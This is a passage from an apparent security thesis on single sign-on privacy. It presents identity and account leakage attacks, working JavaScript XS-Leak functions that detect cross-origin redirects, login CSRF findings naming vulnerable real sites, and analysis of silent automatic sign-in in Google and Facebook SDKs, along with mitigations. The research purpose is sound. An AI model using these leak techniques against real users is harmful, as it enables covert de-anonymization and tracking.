5.1.3 Identity Leakage Attack: Revealing End-User's Identity

While the account leakage attack does only reveal the account ownership on a targeted SP, the identity leakage attack determines whether a specific person is visiting an attacker-controlled website. This information is crucial from a privacy point of view and under normal circumstances protected from being leaked to website operators. As a result of this attack, arbitrary website providers are able to precisely identify the victim with a targeted de-anonymization attack. For instance, law enforcement might use this attack to determine whether a suspect is visiting certain websites under their control. Alternatively, chief managers may be able to monitor their employees' browsing habits on corporate websites.

The identity leakage attack is illustrated in Figure 5.2 and works as follows:



Figure 5.2: Identity leakage attack. The victim visits a malicious website, which in turn is able to perform a targeted de-anonymization attack on the victim. This lets the malicious website determine if the victim has a certain identity.

1. The victim visits an attacker-controlled website, while having an active session at some IdP.
2. The attacker guesses any SP (by choosing the corresponding `client_id` and `redirect_uri`) for which the victim most probably has consent.
3. On the malicious website, the `authnReq` URL related to the guessed SP is stored within the `authnReq` variable. In the `authnReq` URL, the `prompt` parameter is set to `none` and the `login_hint` parameter is set to the targeted user identifier. In this example, the attacker wants to determine if the currently active user is Alice (with the email address `alice@example.com`).
4. The browser sends the `authnReq` in a background request to the `authnEndp` of the IdP. If the victim has a valid consent for the guessed SP *and* is the account holder of `alice@example.com`, the IdP immediately returns an HTTP/302 redirect to the SP's `redirect_uri`. Otherwise, the IdP returns the authentication & consent page in an HTTP/200 response.

5. Although the response is blocked by the SOP, the attacker uses a XS-Leak to determine whether a redirect was performed or not.
6. If a redirect was performed, the currently active user is Alice.
7. If no redirect was performed, the currently active user is not Alice or Alice did not give consent to the guessed SP. In that case, the attacker starts over from step 2 with another SP.

Since the redirect is only performed if the `login_hint` matches the victim's identifier, the attacker knows with 100% certainty whether the victim has visited its website.

5.1.4 Cross-Site Leaks

The account leakage and identity leakage attacks both need a mechanism to detect cross-origin redirects. Therefore, this section presents two XS-Leaks that detect whether a cross-origin request returned an HTTP/200 or HTTP/302 response. The first XS-Leak is based on the `Fetch` API, the second is based on a timing side channel.

5.1.4.1 XS-Leak in Fetch API

Listing 5.1 shows a XS-Leak within the `Fetch` API, which can identify cross-origin redirects with 100% certainty. The `xs_leak_redirect` function expects a single URL as parameter and returns a boolean indicating if a redirect was performed or not. Therefore, the `cors` mode paired with the `manual redirect` option must be applied to receive the appropriate response type (cf. Section 2.5.2). The `credentials` option ensures that the victim's cookies on the IdP are sent along with the `authnReq`. Although the `Fetch` API strips all headers and the body from the response (otherwise it would violate the SOP), one can identify that a redirect was returned (but not followed) if the `type` attribute of the response is set to `opaqueredirect`.

5.1.4.2 XS-Leak with Timing Side Channel

Alternatively, a timing side channel can be used to identify cross-origin redirects in SSO flows. Therefore, the `Fetch` API is configured to follow redirects if any are returned. The attack idea is simple yet effective: If a redirect is returned in response to a cross-origin request, at least two requests are sent by the `Fetch` API. If no redirect is returned, only a single request is sent.

Since two (or more) requests need more time to load than a single request, the attacker can observe a difference in the time to load. The attack works as follows:

Listing 5.1: XS-Leak in Fetch API detects cross-origin redirects with 100% accuracy. The function expects an URL as parameter, sends a GET request to that URL, and finally returns `true` if the response is a redirect or `false` if the response is no redirect.

```

1 // let is_redirect = await xs_leak_redirect("<URL>");
2
3 async function xs_leak_redirect(url) {
4   let res = await fetch(url, {
5     mode: "cors",
6     credentials: "include",
7     redirect: "manual"
8   }).then( (response) => {
9     if (response.type == "opaqueredirect") {
10      return true;
11    }
12  }).catch( (error) => {
13    return false;
14  });
15
16  return res;
17 }

```

1. The attacker needs a reference value in order to compare the observed time to load. Therefore, the attacker initially registers a custom SP on the IdP. It is known for sure that the victim did not give consent to this SP and thus, the *authnEndp* will always return the authentication & consent page.
2. In practice, the malicious website initially sends the *authnReq* related to the attacker SP to the *authnEndp*. Since no redirects will ever be returned, the attacker measures the time the authentication & consent page needs to load and saves it as a reference value.
3. Then, the malicious website sends the *authnReq* (with `prompt=none`) related to the targeted SP to the *authnEndp*. The attacker once again measures the time to load and finally compares it with the reference value. The absolute value of this difference in time is called *differential value*.
4. If both times are similar (i.e. the differential value is small), then the IdP most probably returned the authentication & consent page for the targeted SP, which indicates that no redirect was returned.
5. If both times are significantly different (i.e. the differential value is large), then the IdP most probably returned a redirect for the targeted SP.

Based on this outcome, the attacker can decide on whether the victim has an account on the targeted SP (redirect) or not (no redirect). Once the attacker knows the approximate

time to load the authentication & consent page, the same technique is applied to de-anonymize the victim. In particular, the *authnReq* (with `prompt=none` and `login_hint`) related to the guessed SP is sent to the *authnEndp*. If the differential value is large, a redirect was most probably returned, which leads to the conclusion that the `login_hint` belongs to the victim. Otherwise, the `login_hint` does not belong to the victim or the victim did not give consent to the guessed SP. Although this attack has a relatively high accuracy, timing side channels cannot achieve 100% certainty.

Listing 5.2 defines a function that measures the loading time of requests. In order to improve accuracy, this measurement involves multiple iterations. For instance, the loading time may vary by a small amount for each request. In this sample, the time needed to load the same URL is measured 10 times before the average is finally computed. It turned out that this approach improved accuracy by enlarging the observed differential value.

Listing 5.2: XS-Leak with timing side channel detects cross-origin redirects. The function expects an URL as parameter, sends multiple GET requests to that URL, and finally returns the average time needed to load the response.

```
1 // let iterations = 10;
2 // let avg_load_time = await xs_leak_timing("<URL>");
3
4 async function xs_leak_timing(url) {
5     let times = [];
6     for (let i = 0; i < iterations; i++) {
7         var t0 = performance.now();
8         let res = await fetch(url, {mode: "no-cors", credentials: "include", cache:
9             ↪ "no-store", redirect: "follow"});
10        var t1 = performance.now();
11
12        times.push((t1-t0));
13    }
14
15    let average = compute_average(times);
16    return average;
17 }
```

5.1.5 Complexity

Both attacks are targeted privacy attacks aimed at multiple users.

Account Leakage Attack In general, the account leakage attack has a complexity of $\mathcal{O}(n)$, where n is the number of SP \leftrightarrow IdP pairs. As a sample, if the attacker wants to determine whether the victim has an account on any of 100 SPs with two IdPs, a total of $100 \cdot 2 = 200$ requests are sent.

Identity Leakage Attack The identity leakage attack has a complexity of $\mathcal{O}(n) + \mathcal{O}(m)$, where n is the number of SP \leftrightarrow IdP pairs and m is the number of users to de-anonymize. The first addend $\mathcal{O}(n)$ strongly depends on the setup and attack scenario. The attacker must find a SP \leftrightarrow IdP pair on which the victim has consent.

On the one hand, this step is simplified if the attacker already knows the targeted victim. To name one example, chief managers may know a SP \leftrightarrow IdP pair on which their employees have consent, such as a corporate SP. In this case, the factor $\mathcal{O}(n)$ vanishes, which significantly reduces complexity. If the chief manager wants to de-anonymize 100 employees, a total of 100 requests are made.

On the other hand, this addend can increase if the attacker does not know the victim and has to guess SP \leftrightarrow IdP pairs on which the victim most probably has consent. The first attack is applied to find such a SP \leftrightarrow IdP pair, which adds the $\mathcal{O}(n)$ complexity. If the attacker tests the 100 most-commonly used SP \leftrightarrow IdP pairs and wants to de-anonymize a set of 100 users, *at most* $100 + 100 = 200$ requests are needed¹. However, the second attack empowers its full potential if the attacker knows a SP with consent upfront.

Dependency on the XS-Leak The above mentioned complexities are specifically applied to the XS-Leak within the Fetch API. If the timing side channel is used, a factor of *#iterations* is added to the complexity. Also, the requests necessary to compute the initial reference value are added, which is *#iterations* as well. Based on the number of iterations, this significantly increases complexity and results in scalability issues.

5.1.6 Evaluation on real-world Identity Providers

We evaluated the account leakage and identity leakage attacks on the three main in-scope IdPs within this thesis: Apple, Google, and Facebook.

The account leakage attack affects Google and Facebook, because both support the `prompt=none` flow². The identity leakage attack works with Google only, since it supports the `login_hint` parameter, which is set to the email address of the victim. During implementation, it was discovered that the Google `login_hint` parameter must contain a valid email address registered at Google – otherwise, this parameter is ignored.

XS-Leak with Fetch API The XS-Leak within the Fetch API was successfully tested with the Google IdP, Facebook IdP, and arbitrarily chosen SPs. Note that the SP does not have any effect on the attack's operation.

The implementation is available on <https://xsleak.sso.louisjannett.de>.

¹This number may vary in the wild. For instance, if the attacker finds that the currently active user has valid consent for the first SP \leftrightarrow IdP pair, only $100 + 1$ requests are made.

²Note that Facebook does not support the `prompt` parameter, but executes the `prompt=none` flow as default if authentication and consent is given.

XS-Leak with Timing The timing side channel was successfully validated for the account leakage attack on the Google IdP with 10 iterations. As a sample, the SP `vimeo.com` without consent (no redirect) returned a differential value of 28 milliseconds. The SP `adobe.com` with consent (redirect) returned a differential value of 9787 milliseconds. This variance is explicable as follows:

If the SSO flow is executed on Adobe, the `authnEndp` returns a redirect to the `redirectionEndp` on Adobe, which again results in two additional redirects. Thus, four requests are sent by the `Fetch` API. If the SSO flow is executed on Vimeo, the `authnEndp` returns the authentication & consent page, which results in a single request and thus takes significantly less time.

This is also why the side channel's accuracy is *improved* with slow internet connection speeds. For instance, the differential value of Adobe is increased by the factor 4 (since there are 4 requests), while the differential value of Vimeo is growing linearly (there is only a single request) with slower connection speeds. As a result, timing provides an appropriate side channel to determine whether the IdP returned a redirect or not.

The implementation is available on <https://timing.sso.louisjannett.de>.

5.1.7 Mitigation

To avoid these privacy attacks in SSO, the following potential mitigation techniques address the problem at the level of the IdP and browser.

Mitigate XS-Leaks: The XS-Leaks within the browser are mitigated. Since the opaque redirect is considered as a native feature of the `Fetch` API specified in [86, Section 2.2.6], this seems to be unlikely fixed in future. The timing side channel only requires an approximate measurement to identify whether one request or multiple requests are sent. Finding the right tradeoff between security (i.e. by adding random delays in loading times) and usability (i.e. fast loading speeds) remains a hard challenge to solve.

Restrict `prompt=none` flow: IdPs should return an error code within the `redirect` to the `redirectionEndp` if the `prompt=none` flow is used although the End-User has no consent. This is precisely defined in the standard [67, Section 3.1.2.1] and mitigates the account leakage attack. Anyway, the standard does not define any instructions for the case when the `login_hint` parameter does *not* match the currently active user. Google returns the authentication & consent page. Still, we suggest to return an error code within the `redirect` to the `redirectionEndp` if the `login_hint` parameter does not belong to the active user. This prevents the identity leakage attack.

Disable third-party cookies: The End-User can protect against both attacks by deactivating the third-party cookies. Thus, the `Fetch` request cannot include the

IdP’s session cookies within the *authnReq* to skip the authentication part in the `prompt=none` flow.

5.2 CSRF Protection in Single Sign-On SDKs

Motivation Login CSRF attacks were initially introduced in 2008 by Barth, Jackson, and Mitchell [14] and defined as an “attacker forging a cross-site request to the login form, logging the victim into the honest web site as the attacker”. Severity of login CSRF varies by website, but serious privacy and security issues may arise. As an example, the victim (unintentionally) uploads personal data or confidential files into the attacker-controlled account, which are then available to the attacker.

Login CSRF in SSO Login CSRF attacks are not limited to login forms, but pose a serious threat in SSO as well. Out of this motivation, the OAuth `state` parameter was introduced to bind the *authnResp* to the End-User’s session and thwart a malicious attacker from sending its own *authnResp* to the *redirectionEndp*. Recent work shows that the `state` parameter is still not taken for granted. In fact, Saito, Shibata, and Kikuta [74] studied its adoption rate in the wild and observed that 74 out of 168 SPs do not utilize a `state` parameter at all. Although their observation does not imply that these SPs are susceptible to login CSRF (since other protections might exist), it still suggests that login CSRF in SSO redirect flows is a present problem.

Login CSRF in SSO SDKs Compared to the redirect flows, the `state` parameter provides no protection against login CSRF in modern web SSO SDKs, such as *Google Sign-In* and *Facebook Login SDK*. Instead of redirecting the *authnResp* back to the SP in cross-origin contexts, they provide JS APIs to receive the *authnResp* – without `state` parameter – in the front-channel. This is made possible by the `postMessage` API explained in the appropriate protocol descriptions in Chapter 3. In theory, the `postMessage` origin check ensures that only the IdP is allowed to send the *authnResp* to the UA. In practice, the UA must still redeem the *authnResp* on the SP’s backend, which is not protected against CSRF by default.

Callbacks in SDKs In the SSO JS SDKs, the *authnResp* is most commonly returned in callbacks:

```
IDP.auth(authnReqParams, function(authnResp) {
    // TODO: Send authnResp.id_token to backend
});
```

Once the SDK passes the *authnResp* to the callback, the developer redeems the *id_token* on its validation endpoint in exchange for cookies or custom tokens authenticating subsequent requests. The `Fetch` API and XHRs provide the appropriate tools to issue the background request. Developers must ensure that their endpoint is protected against CSRF to prevent an attacker-controlled website from issuing a cross-site request. Otherwise, the vulnerable backend will interpret this request, validate an attacker-supplied *id_token*, and finally log the victim into the attacker’s account.

Structure To evaluate the CSRF protection in the wild, we first analyzed the developer documentations on information about CSRF-protective measures (cf. Section 5.2.1). Then, we analyzed the CSRF protections in implementations of SSO SDKs in the wild (cf. Section 5.2.2).

5.2.1 Developer Documentation

The protection against login CSRF must be implemented by the SP. If developers plan to integrate SSO into their web apps, the first starting point is the developer documentation of the respective IdP. IdPs should inform developers about all steps necessary to implement their SSO SDK securely, which includes protection against CSRF.

Therefore, the documentations of *Sign in with Apple JS* [9], *Google Sign-In* [28], *Google One Tap Sign-In and Sign-Up* [29], and *Facebook Login SDK* [21] were scoured for any instructions on how to protect against CSRF.

Sign in with Apple JS exclusively provides developers the option to initialize the SDK with a `state` parameter, which is returned in the *authnResp* and could serve as a valid CSRF protection. However, CSRF and the `state` parameter are ignored throughout the entire documentation.

Google Sign-In recommends to use the `X-Requested-With` header in XHR requests to protect against CSRF attacks *in the Code Flow only* [27]. Other than that, Google claims that “ID tokens have cross-site forgery protections built-in” [51], which is not true. Although the `nonce` parameter within the *id_token* would protect against CSRF, it is not supported in *Google Sign-In*. There are no other claims that are bound to the session.

Google One Tap provides CSRF protection by default, as the SDK automatically sends the *id_token* to an endpoint specified by the developer. Along with that, the SDK uses the double-submit-cookie pattern, which randomly generates a token that is submitted as cookie and `POST` parameter. The developer is instructed to finally verify that both CSRF tokens are equal, as soon as an *id_token* is received on the endpoint.

Facebook Login SDK provides no guidance on how to securely redeem the `access_token` and `signed_request` on the backend.

We conclude that developers without background knowledge on OAuth or OIDC will most probably be not aware of login CSRF issues after reading the developer documentations. This motivates further research on whether real-world implementations using the above mentioned SSO SDKs are protected against login CSRF.

5.2.2 Evaluation

The study on login CSRF in SSO SDKs was performed in conjunction with the evaluation presented in Section 4.5.3. Of the 63 SPs, 20 implemented at least one SSO SDK of Apple, Google, or Facebook. We analyzed all endpoints returning the session cookie on input of the `id_token`, `access_token`, or `signed_request` on deployed CSRF protections. Table 5.2 summarizes the results of this evaluation. If CSRF protections are in place, they are summarized in the rightmost column. Otherwise, a reference to an auto-submitting HTML form is attached as POC in Appendix A.3.

Results This study has *not* confirmed previous evidence on login CSRF vulnerabilities in SP implementations of SSO SDKs. Although the IdPs fail to correctly address this type of vulnerability in their developer documentations, the majority of real-world implementations are protected against CSRF on their validation endpoints. It was found that only 4 out of 20 SSO SDK integrations are susceptible against CSRF. However, this is not particularly surprising in light of web application frameworks (i.e. Laravel, FastAPI, Flask, and more). For instance, the `crumb` cookie on `fandom.com` refers to the `hapi/crumb` framework³ and provides CSRF protection out of the box. We found that other endpoints on SPs are protected against CSRF in a very similar fashion, which is another evidence of globally-scoped CSRF protections managed by frameworks. Although we are not able to provide a proof, there is still evidence to suggest the hypothesis that login CSRF defenses are part of a globally CSRF protected web app.

Case Examples The vulnerable websites are Wix.com, Samsung, wikiHow, and ImageShack. The impact is primarily effecting the End-User's privacy:

Wix.com is a website construction kit. If the login CSRF remains unnoticed, a victim may add personal contact information, add payment methods, link domains to attacker-controlled websites, upload confidential files, and more.

Samsung is affected with its online shop. If the victim makes a purchase, it is linked to the attacker's account. The victim may provide its address and other personal information, which are saved within the attacker's account. The US online shop

³URL: <https://github.com/hapijs/crumb>

Table 5.2: Evaluation of login CSRF on Moz’s top 63 SPs with respect to SSO SDKs. Of the top 63 SPs, 20 integrate at least one SSO SDK. If the SP is vulnerable to login CSRF, a reference to the POC is attached. If the SP is not vulnerable to login CSRF, the applied protections are exposed.

Moz	Service Provider	Vuln?	Protection / Proof of Concept
30	dailymotion.com	○	Returns <code>custom_token</code> instead of session cookie
55	mediafire.com	○	<code>signed_request</code> send as cookie <i>and</i> security parameter bound to <code>ukey</code> cookie
81	www.wix.com	●	POC in Listing A.1
82	change.org	○	<code>X-Requested-With</code> header <i>or</i> <code>X-CSRF-Token</code> header bound to <code>_change_session</code> cookie
87	yelp.com	○	<code>X-Requested-With</code> header <i>and</i> <code>csrftok</code> parameter bound to <code>bse</code> cookie
102	elpais.com	○	Returns <code>custom_token</code> instead of session cookie
124	samsung.com	●	POC in Listing A.2
130	issuu.com	○	Validates <code>Origin</code> header
141	files.wordpress.com	○	Validates <code>Origin</code> header
142	pinterest.com	○	<code>X-CSRFToken</code> header bound to <code>csrftoken</code> cookie
145	scribd.com	○	<code>X-CSRF-Token</code> header bound to <code>_scribd_session</code> cookie
150	telegraph.co.uk	○	Returns <code>custom_token</code> instead of session cookie
159	iubenda.com	○	<code>signed_request</code> send as cookie
185	about.me	○	<code>X-Auth-Token</code> header bound to <code>session</code> and <code>session.sig</code> cookies
187	wikihow.com	●	POC in Listing A.3
196	gofundme.com	○	Validates <code>Origin</code> header
208	imageshack.us	●	POC in Listing A.4
233	rottentomatoes.com	○	<code>_token</code> parameter bound to <code>__Host-color-scheme</code> cookie <i>and</i> <code>_expiry</code> parameter bound to <code>__Host-theme-options</code> cookie
238	instagram.com	○	<code>X-CSRFToken</code> header
243	fandom.com	○	<code>crumb</code> parameter bound to <code>crumb</code> cookie

- : Vulnerable to Login CSRF
- : Not vulnerable to Login CSRF

provides an option to save the credit card number for future payments, but this feature was not tested.

wikiHow is a website for shared tutorials and howtos. Besides adding personal information, the victim might publish an article within the attacker's account. Further attack scenarios could not be worked out.

ImageShack is an image hosting service. The attack scenario is simple yet effective: a victim may upload private images into the attacker's account.

5.3 Automatic Sign-In and Session Management Practices in the Wild

Single Sign-On SDKs provide features that facilitate automatic sign-in flows. Under certain preconditions, End-Users are automatically maintained in an authenticated state on SPs to streamline User Experience. Automatic sign-in has a negative impact on user privacy if the sign-in process is not transparent to the End-User. For instance, SPs *may* abuse these features to secretly identify their users upfront, before they decide to click the sign-in button. Naturally, automatic sign-in is restricted to scenarios in which the End-User (1) is logged in on the IdP and (2) agreed to the SP consent at least once (i.e., has an account on the SP). Otherwise, the automatic sign-in would pose a serious threat to the implementation security of the IdP.

Structure Section 5.3.1 introduces the automatic sign-in functionalities of the in scope SSO SDKs: *Sign in with Apple JS*, *Google Sign-In (GSI)*, *Google One Tap Sign-in and Sign-Up (GOT)*, and *Facebook Login SDK (FL)*. Section 5.3.2 evaluates 20 SSO SDK implementations on SPs with respect to the real-world usage of the automatic sign-in features and their impact on user privacy.

5.3.1 Automatic Sign-In in SSO SDKs

Basic Principle The automatic sign-in features of the in scope SSO SDKs follow a similar pattern:

1. The End-User visits any SP website that integrates a SSO SDK with automatic sign-in feature.
2. The End-User has (1) an active session on the IdP (that provides the SDK) and (2) pre-established consent for the SP.
3. The SP website initializes the SDK with automatic sign-in enabled.

4. Once initialized, the SDK retrieves its *logout state* from browser storage to detect whether the End-User signed out previously using the sign-out method of the SDK.
 - a) If the logout state is set to `false` (or does not exist), the SDK returns the *authnResp* either to a registered callback or waits for the developer to explicitly query the *authnResp*.
 - b) If the logout state is set to `true`, the SDK does not provide the *authnResp* and instead requires some form of user interaction (i.e., click on the sign-in button).

If the sign-out method of the SDK is invoked, the logout state is set to `true` – that is, the automatic sign-in is disabled. If the browser storage is cleared (i.e., in a private browsing window or if cookies are deleted), the logout state is cleared as well – thus, automatic sign-in is re-enabled.

Table 5.3 summarizes the automatic sign-in features of the in scope SSO SDKs. For each SDK, the table lists the support for automatic sign-in, whether the SDK must be explicitly initialized to support automatic sign-in, the method to store the logout state, and the JS code that is used by developers to retrieve the *authnResp*.

Table 5.3: Overview of automatic sign-in features in SSO SDKs.

SDK	Supp.	SDK Init	Logout State	JS Code
Apple	✗	–	–	–
GSI	✓	Not required.	<code>disabled</code> parameter in <code>localStorage</code> of proxy iframe is set to <code>true</code> or <code>false</code> .	<code>isSignedIn.get()</code> and <code>currentUser.get()</code>
GOT	✓	SDK is initialized with <code>auto_select: "true"</code> .	<code>g_state</code> cookie on SP website contains <code>"i_s"</code> , which is set to 1 (disabled) or 0 (enabled).	Callback registered during initialization: <code>callback: (credential) => {...}</code>
FL	✓	Not required.	<code>fblo</code> cookie on SP website contains <code>"y"</code> (disabled) or nothing (enabled).	<code>getLoginStatus()</code>

5.3.1.1 Automatic Sign-In in *Sign in with Apple JS*

Sign in with Apple JS does not provide any automatic sign-in capabilities. The End-User must authenticate each SSO flow individually (i.e., submit its credentials) and reconfirm its consent. SPs cannot receive the *authnResp* from Apple without explicit user interaction, which is a privacy advantage.

5.3.1.2 Automatic Sign-In in *Google Sign-In*

Google Sign-In provides automatic sign-in functionality as follows (cf. Section 3.3.2):

1. The SDK on the SP website is initialized: `gapi.auth2.init()`.
2. Once initialized, the SDK sends the `getSessionSelector` RPC to the proxy iframe.
3. In response, the proxy iframe returns the (if existent) `disabled` parameter from `localStorage`, which is set to `true` or `false`.
 - a) If the `disabled` parameter is returned and set to `true`, the SDK knows that the End-User explicitly signed out on the SP with `gapi.auth2.getAuthInstance().signOut()`. The automatic sign-in process is canceled.
 - b) If the `disabled` parameter is *not* returned or set to `false`, the SDK *automatically* sends the `getTokenResponse` RPC to the proxy iframe – initiating the automatic sign-in process – and continues with step 4.
4. If the proxy iframe receives the `getTokenResponse` RPC, it requests the `authnResp` from the backend and forwards it to the SP website.
5. The SDK on the SP website receives the `authnResp` and provides it in response to the `gapi.auth2.getAuthInstance().currentUser.get().getAuthResponse()` call. Prior to that, developers can check if automatic sign-in was successful: `gapi.auth2.getAuthInstance().isSignedIn.get() === true`.

SPs can receive the `authnResp` irrespectively of the logout state as follows:

Restrict disabled parameter: The SP does not invoke the `signOut()` method of the SDK at any time. Thus, the `disabled` parameter is never set to `true`.

Manually send RPC: The SP manually sends the `getTokenResponse` RPC with `postMessage` to the proxy iframe and receives the `authnResp` in a custom `postMessage` receiver.

5.3.1.3 Automatic Sign-In in *Google One Tap Sign-In and Sign-Up*

Google One Tap Sign-In and Sign-Up provides automatic sign-in functionality as follows (cf. Section 3.3.3):

1. The SDK on the SP website is initialized:


```
google.accounts.id.initialize({auto_select: true, callback: (credential) =>
  {...}}).
```

- a) If the `g_state` cookie on the SP website is set to `g_state = {"i_l":0, "i_s":1}`, the SDK knows that the End-User explicitly deactivated the automatic sign-in feature on the SP with `google.accounts.id.disableAutoSelect()`. The automatic sign-in process is canceled and the one tap iframe is embedded with `auto_select = false` query parameter.
 - b) If the `g_state` cookie on the SP website is not set or set to `g_state={"i_l":0}`, the SDK embeds the one tap iframe with `auto_select = true` query parameter – initiating the automatic sign-in process.
2. If the one tap iframe is loaded with `auto_select = true` query parameter, it automatically returns the `authnResp` to the callback registered during initialization. Otherwise, the one tap iframe waits for the End-User to click the sign-in button. In any case, the one tap iframe is visible to the End-User in the automatic sign-in flow for about five seconds.

SPs can receive the `authnResp` irrespectively of the logout state as follows:

Restrict `g_state` cookie: Before the SDK is initialized, the SP removes the `g_state` cookie scoped to its domain. Thus, the one tap iframe is always loaded with `auto_select = true` query parameter and automatically returns the `authnResp`.

5.3.1.4 Automatic Sign-In in Facebook Login SDK

The automatic sign-in feature in the *Facebook Login SDK* is not based on `postMessage`, but uses CORS to load the `authnResp` in the background:

1. The SDK on the SP website is initialized: `FB.init()`.
2. The developer invokes the `FB.getLoginStatus()` method.
 - a) If the `fblo` cookie on the SP website is set to `"y"`, the SDK knows that the End-User explicitly signed out on the SP with `FB.logout()`. The automatic sign-in process is canceled.
 - b) If the `fblo` cookie on the SP website is not set, the SDK sends the CORS request shown in Listing 5.3 to the Facebook backend.
3. If the Facebook backend receives the CORS request, it returns the `authnResp` within the custom response header `fb-ar`, as shown in Listing 5.4, to the SDK on the SP website.
4. The SDK finally sets a `fbsr` cookie – scoped to the SP origin – that contains the `signed_request` returned from the CORS response. This cookie is sent in all subsequent requests to SP endpoints.

SPs can receive the `authnResp` irrespectively of the logout state as follows:

Send CORS request: SPs may send the CORS request at any time to secretly receive the End-User identity.

Listing 5.3: CORS request initiated by the *Facebook Login SDK*.

```

1 GET /x/oauth/status?client_id=<CLIENT_ID> HTTP/1.1
2 Host: www.facebook.com
3 Origin: https://sp.com
4 Cookie: c_user=REDACTED; xs=REDACTED;

```

Listing 5.4: CORS response returned to the *Facebook Login SDK*.

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: https://sp.com
3 Access-Control-Allow-Credentials: true
4 Access-Control-Expose-Headers: fb-ar,fb-s
5 fb-s: connected
6 fb-ar: {"user_id": "REDACTED", "access_token": "REDACTED", "signed_request":
  ↪ "REDACTED"}

```

5.3.2 Automatic Sign-In in real-world SP Implementations

Based on the observations in Section 5.3.1, we analyzed real-world SP implementations of SSO SDKs to determine whether the automatic sign-in features are actually used in the wild to secretly de-anonymize the End-User. Table 4.3 already lists the different types of SP implementations. In this analysis, we focused on SPs implementing a SSO SDK (category 2.1) – which are a total of 20 SPs.

Methodology

1. We created accounts on each SP using Google and Facebook SSO (if available).
 - Pre-established consent
2. We opened a fresh private browsing session and logged in on Google and Facebook.
 - Session on IdP and no logout state
3. In this browsing session, we navigated to the SP endpoint that initializes the SSO SDKs, which is usually the page that displays the sign-in buttons. We investigated whether the SP automatically requests the *authnResp* – although the End-User did not initiate the login flow by clicking on the sign-in button – using the methods described above. If it does, we examined whether the SP actually sends the *authnResp* to its backend and thus secretly de-anonymizes the End-User without any interactions.

Results We found that 4 out of 20 SPs automatically receive the *authnResp* from the IdP to (1) sign in the End-User or (2) just send the *authnResp* to its backend without any sign-in intentions.

Moz#82: Change.org automatically retrieves the *authnResp* from Facebook as shown in Section 5.3.1.4 and sends the *user_id*, *access_token*, and *signed_request* to its verification endpoint: https://www.change.org/api-proxy/-/users/login_or_create_by_facebook. This endpoint returns session cookies to sign in the End-User. The automatic sign-in is initiated from the main landing page: <https://www.change.org/>. The only visual indication an End-User might notice after automatic sign-in is the profile picture in the top right corner on [change.org](https://www.change.org/), as shown in Figure 5.3.

Moz#87: Yelp automatically retrieves the *authnResp* from Facebook as shown in Section 5.3.1.4 and sends the *user_id*, *access_token*, and *signed_request* to its “refresh endpoint”: https://www.yelp.de/facebook_connect/token_refresh. This endpoint returns an HTTP 204 No Content response. The request is initiated from the *loginEndp* on <https://www.yelp.de/login>, which displays the sign-in buttons. Although the End-User did not click on one of those buttons, Yelp still uses the Facebook automatic sign-in to secretly issue an XHR to its endpoint and thus, de-anonymizes the End-User. Yelp *could* use the information from the *token_refresh* endpoint to track the End-User throughout its entire application – even though the End-User did not sign in on Yelp. Since the UI remains constant, the End-User does not notice that Yelp received its identity.

Moz#142: Pinterest uses automatic sign-in functionalities of Google and Facebook. The *Google One Tap* SDK is set up for automatic sign-in according to Section 5.3.1.3. Pinterest additionally retrieves the *authnResp* from Facebook as shown in Section 5.3.1.4 and sends the *user_id* and *access_token* to its “session endpoint”: <https://www.pinterest.com/resource/UserSessionResource/create/>. This endpoint returns session cookies to sign in the End-User. Note that once the End-User is logged in, the UI changes significantly (i.e, the “pins” are displayed).

Moz#238: Instagram uses the Facebook automatic sign-in feature, as shown in Figure 5.4. The *access_token* and *signed_request* are automatically retrieved from Facebook as shown in Section 5.3.1.4 and sent to the “profile endpoint”: https://www.instagram.com/accounts/fb_profile/. This endpoint returns basic profile information of the End-User – including the name, email address, and profile picture – which are finally shown in the UI. Once the *authnResp* is returned to the SDK, it sets the *fbsr* cookie that contains the *signed_request*. Although the End-User did not initiate any sign-in operations, Instagram receives the “*signed_request* cookie” in each backend API request and thus knows the End-User’s identity.




Figure 5.3: Automatic sign-in on Change.org with Facebook.




Figure 5.4: Automatic sign-in on Instagram with Facebook.

6 Conclusion

